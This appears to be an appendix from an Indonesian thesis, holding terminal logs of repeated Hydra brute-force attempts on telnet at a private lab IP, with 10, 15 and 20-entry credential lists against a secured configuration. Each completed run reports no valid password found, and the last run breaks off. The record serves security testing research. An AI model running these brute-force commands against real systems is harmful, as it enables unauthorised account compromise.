[ERROR] could not connect to ssh://192.168.8.187:22 - Timeout connecting to 192.168.8.187
```

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Lampiran 12 Serangan Brute Force 10 data telnet dengan keamanan

```
(delimiter@root) [~/Skripsi/DataList]
└─$ sudo hydra -t 10 -l listusername10 -P listpassword10 telnet://192.168.8.187 1 0
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding,
these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-28 01:16:35
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[DATA] max 10 tasks per 1 server, overall 10 tasks, 100 login tries (1:10/p:10), ~10 tries per task
[DATA] attacking telnet://192.168.8.187:23/
[STATUS] 16.00 tries/min, 16 tries in 00:01h, 90 to do in 00:06h, 10 active
[STATUS] 14.00 tries/min, 28 tries in 00:02h, 90 to do in 00:07h, 10 active
[STATUS] 13.33 tries/min, 40 tries in 00:03h, 81 to do in 00:07h, 10 active
[STATUS] 13.00 tries/min, 52 tries in 00:04h, 69 to do in 00:06h, 10 active
[STATUS] 12.80 tries/min, 64 tries in 00:05h, 57 to do in 00:05h, 10 active
[STATUS] 12.67 tries/min, 76 tries in 00:06h, 45 to do in 00:04h, 10 active
[STATUS] 12.57 tries/min, 88 tries in 00:07h, 33 to do in 00:03h, 10 active
[STATUS] 11.75 tries/min, 94 tries in 00:08h, 27 to do in 00:03h, 10 active
[STATUS] 11.78 tries/min, 106 tries in 00:09h, 15 to do in 00:02h, 10 active
[STATUS] 11.80 tries/min, 118 tries in 00:10h, 3 to do in 00:01h, 10 active
[STATUS] 11.00 tries/min, 121 tries in 00:11h, 1 to do in 00:01h, 4 active
[STATUS] 10.00 tries/min, 121 tries in 00:12h, 1 to do in 00:01h, 4 active
[STATUS] 9.31 tries/min, 121 tries in 00:13h, 1 to do in 00:01h, 4 active
[STATUS] 8.64 tries/min, 121 tries in 00:14h, 1 to do in 00:01h, 4 active
[STATUS] 8.07 tries/min, 121 tries in 00:15h, 1 to do in 00:01h, 4 active
[STATUS] 7.56 tries/min, 121 tries in 00:16h, 1 to do in 00:01h, 4 active
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-28 01:33:18
```

```
(delimiter@root) [~/Skripsi/DataList]
└─$ sudo hydra -t 10 -l listusername10 -P listpassword10 telnet://192.168.8.187 1 0
[sudo] password for delimiter:
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding,
these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-28 01:36:19
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[DATA] max 10 tasks per 1 server, overall 10 tasks, 100 login tries (1:10/p:10), ~10 tries per task
[DATA] attacking telnet://192.168.8.187:23/
[STATUS] 20.00 tries/min, 20 tries in 00:01h, 90 to do in 00:05h, 10 active
[STATUS] 20.00 tries/min, 40 tries in 00:02h, 81 to do in 00:05h, 10 active
[STATUS] 20.00 tries/min, 60 tries in 00:03h, 61 to do in 00:04h, 10 active
[STATUS] 20.00 tries/min, 80 tries in 00:04h, 41 to do in 00:03h, 10 active
[STATUS] 20.00 tries/min, 100 tries in 00:05h, 21 to do in 00:02h, 10 active
[STATUS] 20.00 tries/min, 120 tries in 00:06h, 1 to do in 00:01h, 10 active
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-28 01:43:17
```

```
(delimiter@root) [~/Skripsi/DataList]
└─$ sudo hydra -t 10 -l listusername10 -P listpassword10 telnet://192.168.8.187 1 0
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding,
these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-28 01:44:28
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[DATA] max 10 tasks per 1 server, overall 10 tasks, 100 login tries (1:10/p:10), ~10 tries per task
[DATA] attacking telnet://192.168.8.187:23/
[STATUS] 20.00 tries/min, 20 tries in 00:01h, 90 to do in 00:05h, 10 active
[STATUS] 20.00 tries/min, 40 tries in 00:02h, 81 to do in 00:05h, 10 active
[STATUS] 20.00 tries/min, 60 tries in 00:03h, 61 to do in 00:04h, 10 active
[STATUS] 20.00 tries/min, 80 tries in 00:04h, 41 to do in 00:03h, 10 active
[STATUS] 20.00 tries/min, 100 tries in 00:05h, 21 to do in 00:02h, 10 active
[STATUS] 20.00 tries/min, 120 tries in 00:06h, 1 to do in 00:01h, 10 active
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-28 01:51:26
```

```
(delimiter@root) [~/Skripsi/DataList]
└─$ sudo hydra -t 10 -l listusername10 -P listpassword10 telnet://192.168.8.187 1 0
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding,
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Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-28 01:52:31
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[DATA] max 10 tasks per 1 server, overall 10 tasks, 100 login tries (1:10/p:10), ~10 tries per task
[DATA] attacking telnet://192.168.8.187:23/
[STATUS] 20.00 tries/min, 20 tries in 00:01h, 90 to do in 00:05h, 10 active
[STATUS] 20.00 tries/min, 40 tries in 00:02h, 81 to do in 00:05h, 10 active
[STATUS] 20.00 tries/min, 60 tries in 00:03h, 61 to do in 00:04h, 10 active
[STATUS] 20.00 tries/min, 80 tries in 00:04h, 41 to do in 00:03h, 10 active
[STATUS] 20.00 tries/min, 100 tries in 00:05h, 21 to do in 00:02h, 10 active
[STATUS] 20.00 tries/min, 120 tries in 00:06h, 1 to do in 00:01h, 10 active
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-28 01:59:28
```

```
(delimiter@root) [~/Skripsi/DataList]
└─$ sudo hydra -t 10 -l listusername10 -P listpassword10 telnet://192.168.8.187 1 0
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding,
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Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-28 02:00:22
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[DATA] max 10 tasks per 1 server, overall 10 tasks, 100 login tries (1:10/p:10), ~10 tries per task
[DATA] attacking telnet://192.168.8.187:23/
[STATUS] 20.00 tries/min, 20 tries in 00:01h, 90 to do in 00:05h, 10 active
[STATUS] 20.00 tries/min, 40 tries in 00:02h, 81 to do in 00:05h, 10 active
[STATUS] 20.00 tries/min, 60 tries in 00:03h, 61 to do in 00:04h, 10 active
[STATUS] 20.00 tries/min, 80 tries in 00:04h, 41 to do in 00:03h, 10 active
[STATUS] 20.00 tries/min, 100 tries in 00:05h, 21 to do in 00:02h, 10 active
[STATUS] 20.00 tries/min, 120 tries in 00:06h, 1 to do in 00:01h, 10 active
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-28 02:07:19
```

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```
(delimiter@root)-[~/Skripsi/DataList]
└─$ sudo hydra -t 10 -L listusername10 -P listpassword10 telnet://192.168.8.187 1
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-28 02:09:45
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[DATA] max 10 tasks per 1 server, overall 10 tasks, 100 login tries (l:10/p:10), ~10 tries per task
[DATA] attacking telnet://192.168.8.187:23/
[STATUS] 20.00 tries/min, 20 tries in 00:01h, 90 to do in 00:05h, 10 active
[STATUS] 20.00 tries/min, 40 tries in 00:02h, 81 to do in 00:05h, 10 active
[STATUS] 20.00 tries/min, 60 tries in 00:03h, 61 to do in 00:04h, 10 active
[STATUS] 20.00 tries/min, 80 tries in 00:04h, 41 to do in 00:03h, 10 active
[STATUS] 20.00 tries/min, 100 tries in 00:05h, 21 to do in 00:02h, 10 active
[STATUS] 20.00 tries/min, 120 tries in 00:06h, 1 to do in 00:01h, 10 active
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-28 02:16:42
```

```
(delimiter@root)-[~/Skripsi/DataList]
└─$ sudo hydra -t 10 -L listusername10 -P listpassword10 telnet://192.168.8.187 1
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-28 02:18:11
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[DATA] max 10 tasks per 1 server, overall 10 tasks, 100 login tries (l:10/p:10), ~10 tries per task
[DATA] attacking telnet://192.168.8.187:23/
[STATUS] 20.00 tries/min, 20 tries in 00:01h, 90 to do in 00:05h, 10 active
[STATUS] 20.00 tries/min, 40 tries in 00:02h, 81 to do in 00:05h, 10 active
[STATUS] 20.00 tries/min, 60 tries in 00:03h, 61 to do in 00:04h, 10 active
[STATUS] 20.00 tries/min, 80 tries in 00:04h, 41 to do in 00:03h, 10 active
[STATUS] 20.00 tries/min, 100 tries in 00:05h, 21 to do in 00:02h, 10 active
[STATUS] 20.00 tries/min, 120 tries in 00:06h, 1 to do in 00:01h, 10 active
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-28 02:25:08
```

```
(delimiter@root)-[~/Skripsi/DataList]
└─$ sudo hydra -t 10 -L listusername10 -P listpassword10 telnet://192.168.8.187 1
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-28 02:26:21
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[DATA] max 10 tasks per 1 server, overall 10 tasks, 100 login tries (l:10/p:10), ~10 tries per task
[DATA] attacking telnet://192.168.8.187:23/
[STATUS] 20.00 tries/min, 20 tries in 00:01h, 90 to do in 00:05h, 10 active
[STATUS] 20.00 tries/min, 40 tries in 00:02h, 81 to do in 00:05h, 10 active
[STATUS] 20.00 tries/min, 60 tries in 00:03h, 61 to do in 00:04h, 10 active
[STATUS] 20.00 tries/min, 80 tries in 00:04h, 41 to do in 00:03h, 10 active
[STATUS] 20.00 tries/min, 100 tries in 00:05h, 21 to do in 00:02h, 10 active
[STATUS] 20.00 tries/min, 120 tries in 00:06h, 1 to do in 00:01h, 10 active
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-28 02:33:18
```

```
(delimiter@root)-[~/Skripsi/DataList]
└─$ sudo hydra -t 10 -L listusername10 -P listpassword10 telnet://192.168.8.187 1
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-28 02:34:17
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[DATA] max 10 tasks per 1 server, overall 10 tasks, 100 login tries (l:10/p:10), ~10 tries per task
[DATA] attacking telnet://192.168.8.187:23/
[STATUS] 20.00 tries/min, 20 tries in 00:01h, 90 to do in 00:05h, 10 active
[STATUS] 20.00 tries/min, 40 tries in 00:02h, 81 to do in 00:05h, 10 active
[STATUS] 20.00 tries/min, 60 tries in 00:03h, 61 to do in 00:04h, 10 active
[STATUS] 20.00 tries/min, 80 tries in 00:04h, 41 to do in 00:03h, 10 active
[STATUS] 20.00 tries/min, 100 tries in 00:05h, 21 to do in 00:02h, 10 active
[STATUS] 20.00 tries/min, 120 tries in 00:06h, 1 to do in 00:01h, 10 active
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-28 02:41:14
```

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Lampiran 13 Serangan Brute Force 15 data telnet dengan keamanan

```
(delimit@root)~[~/Skripsi/DataList]
└─$ sudo hydra -t 15 -L listusername15 -P listpassword15 telnet://192.168.8.187 1
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-28 02:44:49
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[DATA] max 15 tasks per 1 server, overall 15 tasks, 225 login tries (l:15/p:15), -15 tries per task
[DATA] attacking telnet://192.168.8.187:23/
[STATUS] 30.00 tries/min, 30 tries in 00:01h, 210 to do in 00:08h, 15 active
[STATUS] 30.00 tries/min, 90 tries in 00:03h, 166 to do in 00:06h, 15 active
[STATUS] 30.00 tries/min, 210 tries in 00:07h, 46 to do in 00:02h, 15 active
[STATUS] 28.12 tries/min, 225 tries in 00:08h, 31 to do in 00:02h, 15 active
[STATUS] 28.33 tries/min, 255 tries in 00:09h, 1 to do in 00:01h, 15 active
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-28 02:54:26
```

```
(delimit@root)~[~/Skripsi/DataList]
└─$ sudo hydra -t 15 -L listusername15 -P listpassword15 telnet://192.168.8.187 1
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-28 02:57:22
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[DATA] max 15 tasks per 1 server, overall 15 tasks, 225 login tries (l:15/p:15), -15 tries per task
[DATA] attacking telnet://192.168.8.187:23/
[STATUS] 30.00 tries/min, 30 tries in 00:01h, 210 to do in 00:08h, 15 active
[STATUS] 30.00 tries/min, 90 tries in 00:03h, 166 to do in 00:06h, 15 active
[STATUS] 30.00 tries/min, 210 tries in 00:07h, 46 to do in 00:02h, 15 active
[STATUS] 28.12 tries/min, 225 tries in 00:08h, 31 to do in 00:02h, 15 active
[STATUS] 28.33 tries/min, 255 tries in 00:09h, 1 to do in 00:01h, 15 active
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-28 03:06:59
```

```
(delimit@root)~[~/Skripsi/DataList]
└─$ sudo hydra -t 15 -L listusername15 -P listpassword15 telnet://192.168.8.187 1
[sudo] password for delimit:
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-28 09:00:46
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[WARNING] RestoreFile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 15 tasks per 1 server, overall 15 tasks, 225 login tries (l:15/p:15), -15 tries per task
[DATA] attacking telnet://192.168.8.187:23/
[STATUS] 30.00 tries/min, 30 tries in 00:01h, 210 to do in 00:08h, 15 active
[STATUS] 30.00 tries/min, 90 tries in 00:03h, 166 to do in 00:06h, 15 active
[STATUS] 30.00 tries/min, 210 tries in 00:07h, 46 to do in 00:02h, 15 active
[STATUS] 28.12 tries/min, 225 tries in 00:08h, 31 to do in 00:02h, 15 active
[STATUS] 28.33 tries/min, 255 tries in 00:09h, 1 to do in 00:01h, 15 active
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-28 09:10:34
```

```
(delimit@root)~[~/Skripsi/DataList]
└─$ sudo hydra -t 15 -L listusername15 -P listpassword15 telnet://192.168.8.187 1
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-28 09:11:36
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[DATA] max 15 tasks per 1 server, overall 15 tasks, 225 login tries (l:15/p:15), -15 tries per task
[DATA] attacking telnet://192.168.8.187:23/
[STATUS] 30.00 tries/min, 30 tries in 00:01h, 210 to do in 00:08h, 15 active
[STATUS] 30.00 tries/min, 90 tries in 00:03h, 166 to do in 00:06h, 15 active
[STATUS] 30.00 tries/min, 210 tries in 00:07h, 46 to do in 00:02h, 15 active
[STATUS] 28.12 tries/min, 225 tries in 00:08h, 31 to do in 00:02h, 15 active
[STATUS] 28.33 tries/min, 255 tries in 00:09h, 1 to do in 00:01h, 15 active
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-28 09:21:14
```

```
(delimit@root)~[~/Skripsi/DataList]
└─$ sudo hydra -t 15 -L listusername15 -P listpassword15 telnet://192.168.8.187 1
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-28 09:21:33
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[DATA] max 15 tasks per 1 server, overall 15 tasks, 225 login tries (l:15/p:15), -15 tries per task
[DATA] attacking telnet://192.168.8.187:23/
[STATUS] 30.00 tries/min, 30 tries in 00:01h, 210 to do in 00:08h, 15 active
[STATUS] 30.00 tries/min, 90 tries in 00:03h, 166 to do in 00:06h, 15 active
[STATUS] 30.00 tries/min, 210 tries in 00:07h, 46 to do in 00:02h, 15 active
[STATUS] 28.12 tries/min, 225 tries in 00:08h, 31 to do in 00:02h, 15 active
[STATUS] 28.33 tries/min, 255 tries in 00:09h, 1 to do in 00:01h, 15 active
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-28 09:31:12
```

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(Lanjutan)

```
(delimiter@root) [~/Skripsi/DataList]
└─$ sudo hydra -t 15 -l listusername15 -P listpassword15 telnet://192.168.8.187 1
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding,
these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-28 09:31:40
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[DATA] max 15 tasks per 1 server, overall 15 tasks, 225 login tries (l:15/p:15), -15 tries per task
[DATA] attacking telnet://192.168.8.187:23/
[STATUS] 30.00 tries/min, 30 tries in 00:01h, 210 to do in 00:08h, 15 active
[STATUS] 30.00 tries/min, 90 tries in 00:03h, 166 to do in 00:06h, 15 active
[STATUS] 30.00 tries/min, 210 tries in 00:07h, 46 to do in 00:02h, 15 active
[STATUS] 28.12 tries/min, 225 tries in 00:08h, 31 to do in 00:02h, 15 active
[STATUS] 28.33 tries/min, 255 tries in 00:09h, 1 to do in 00:01h, 15 active
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-28 09:41:26
```

```
(delimiter@root) [~/Skripsi/DataList]
└─$ sudo hydra -t 15 -l listusername15 -P listpassword15 telnet://192.168.8.187 1
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding,
these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-28 09:55:09
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[DATA] max 15 tasks per 1 server, overall 15 tasks, 225 login tries (l:15/p:15), -15 tries per task
[DATA] attacking telnet://192.168.8.187:23/
[STATUS] 30.00 tries/min, 30 tries in 00:01h, 210 to do in 00:08h, 15 active
[STATUS] 30.00 tries/min, 90 tries in 00:03h, 166 to do in 00:06h, 15 active
[STATUS] 30.00 tries/min, 210 tries in 00:07h, 46 to do in 00:02h, 15 active
[STATUS] 28.12 tries/min, 225 tries in 00:08h, 31 to do in 00:02h, 15 active
[STATUS] 28.33 tries/min, 255 tries in 00:09h, 1 to do in 00:01h, 15 active
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-28 10:04:47
```

```
(delimiter@root) [~/Skripsi/DataList]
└─$ sudo hydra -t 15 -l listusername15 -P listpassword15 telnet://192.168.8.187 1
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding,
these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-28 09:55:09
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[DATA] max 15 tasks per 1 server, overall 15 tasks, 225 login tries (l:15/p:15), -15 tries per task
[DATA] attacking telnet://192.168.8.187:23/
[STATUS] 30.00 tries/min, 30 tries in 00:01h, 210 to do in 00:08h, 15 active
[STATUS] 30.00 tries/min, 90 tries in 00:03h, 166 to do in 00:06h, 15 active
[STATUS] 30.00 tries/min, 210 tries in 00:07h, 46 to do in 00:02h, 15 active
[STATUS] 28.12 tries/min, 225 tries in 00:08h, 31 to do in 00:02h, 15 active
[STATUS] 28.33 tries/min, 255 tries in 00:09h, 1 to do in 00:01h, 15 active
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-28 10:04:47
```

```
(delimiter@root) [~/Skripsi/DataList]
└─$ sudo hydra -t 15 -l listusername15 -P listpassword15 telnet://192.168.8.187 1
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding,
these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-28 10:07:23
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[DATA] max 15 tasks per 1 server, overall 15 tasks, 225 login tries (l:15/p:15), -15 tries per task
[DATA] attacking telnet://192.168.8.187:23/
[STATUS] 30.00 tries/min, 30 tries in 00:01h, 210 to do in 00:08h, 15 active
[STATUS] 30.00 tries/min, 90 tries in 00:03h, 166 to do in 00:06h, 15 active
[STATUS] 30.00 tries/min, 210 tries in 00:07h, 46 to do in 00:02h, 15 active
[STATUS] 28.12 tries/min, 225 tries in 00:08h, 31 to do in 00:02h, 15 active
[STATUS] 28.33 tries/min, 255 tries in 00:09h, 1 to do in 00:01h, 15 active
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-28 10:17:01
```

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Lampiran 14 Serangan Brute Force 20 data telnet dengan keamanan

```

(delimiter@root)-[~/Skripsi/DataList]
└─$ sudo hydra -t 20 -l listusername20 -P listpassword20 telnet://192.168.8.187 1
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding,
these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-28 10:21:29
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[DATA] max 20 tasks per 1 server, overall 20 tasks, 400 login tries (l:20/p:20), ~20 tries per task
[DATA] attacking telnet://192.168.8.187:23/
[STATUS] 40.00 tries/min, 40 tries in 00:01h, 380 to do in 00:10h, 20 active
[STATUS] 40.00 tries/min, 120 tries in 00:03h, 321 to do in 00:09h, 20 active
[STATUS] 40.00 tries/min, 280 tries in 00:07h, 161 to do in 00:05h, 20 active
[STATUS] 36.75 tries/min, 441 tries in 00:12h, 1 to do in 00:01h, 1 active
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-28 10:33:47

(delimiter@root)-[~/Skripsi/DataList]
└─$ sudo hydra -t 20 -l listusername20 -P listpassword20 telnet://192.168.8.187 1
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding,
these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-28 10:34:34
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[DATA] max 20 tasks per 1 server, overall 20 tasks, 400 login tries (l:20/p:20), ~20 tries per task
[DATA] attacking telnet://192.168.8.187:23/
[STATUS] 40.00 tries/min, 40 tries in 00:01h, 380 to do in 00:10h, 20 active
[STATUS] 40.00 tries/min, 120 tries in 00:03h, 321 to do in 00:09h, 20 active
[STATUS] 40.00 tries/min, 280 tries in 00:07h, 161 to do in 00:05h, 20 active
[STATUS] 36.75 tries/min, 441 tries in 00:12h, 1 to do in 00:01h, 1 active
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-28 10:46:52

(delimiter@root)-[~/Skripsi/DataList]
└─$ sudo hydra -t 20 -l listusername20 -P listpassword20 telnet://192.168.8.187 1
[sudo] password for delimiter:
Sorry, try again.
[sudo] password for delimiter:
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding,
these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-28 10:50:50
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[DATA] max 20 tasks per 1 server, overall 20 tasks, 400 login tries (l:20/p:20), ~20 tries per task
[DATA] attacking telnet://192.168.8.187:23/
[STATUS] 40.00 tries/min, 40 tries in 00:01h, 380 to do in 00:10h, 20 active
[STATUS] 40.00 tries/min, 120 tries in 00:03h, 321 to do in 00:09h, 20 active
[STATUS] 40.00 tries/min, 280 tries in 00:07h, 161 to do in 00:05h, 20 active
[STATUS] 36.75 tries/min, 441 tries in 00:12h, 1 to do in 00:01h, 1 active
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-28 11:03:07

(delimiter@root)-[~/Skripsi/DataList]
└─$ sudo hydra -t 20 -l listusername20 -P listpassword20 telnet://192.168.8.187 1
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding,
these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-28 11:03:51
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[DATA] max 20 tasks per 1 server, overall 20 tasks, 400 login tries (l:20/p:20), ~20 tries per task
[DATA] attacking telnet://192.168.8.187:23/
[STATUS] 40.00 tries/min, 40 tries in 00:01h, 380 to do in 00:10h, 20 active
[STATUS] 40.00 tries/min, 120 tries in 00:03h, 321 to do in 00:09h, 20 active
[STATUS] 40.00 tries/min, 280 tries in 00:07h, 161 to do in 00:05h, 20 active
[STATUS] 36.75 tries/min, 441 tries in 00:12h, 1 to do in 00:01h, 1 active
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-28 11:16:08

(delimiter@root)-[~/Skripsi/DataList]
└─$ sudo hydra -t 20 -l listusername20 -P listpassword20 telnet://192.168.8.187 1
[sudo] password for delimiter:
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding,
these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-28 11:23:30
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[DATA] max 20 tasks per 1 server, overall 20 tasks, 400 login tries (l:20/p:20), ~20 tries per task
[DATA] attacking telnet://192.168.8.187:23/
[STATUS] 40.00 tries/min, 40 tries in 00:01h, 380 to do in 00:10h, 20 active
[STATUS] 40.00 tries/min, 120 tries in 00:03h, 321 to do in 00:09h, 20 active
[STATUS] 40.00 tries/min, 280 tries in 00:07h, 161 to do in 00:05h, 20 active
1 of 1 target completed, 0 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-28 11:35:17

```


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(Lanjutan)

```
(delimit@ root)~/Skripsi/DataList
└─$ sudo hydra -t 20 -l listusername20 -P listpassword20 telnet://192.168.8.187 255 x 1
[sudo] password for delimit@:
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding,
these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-28 11:41:36
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
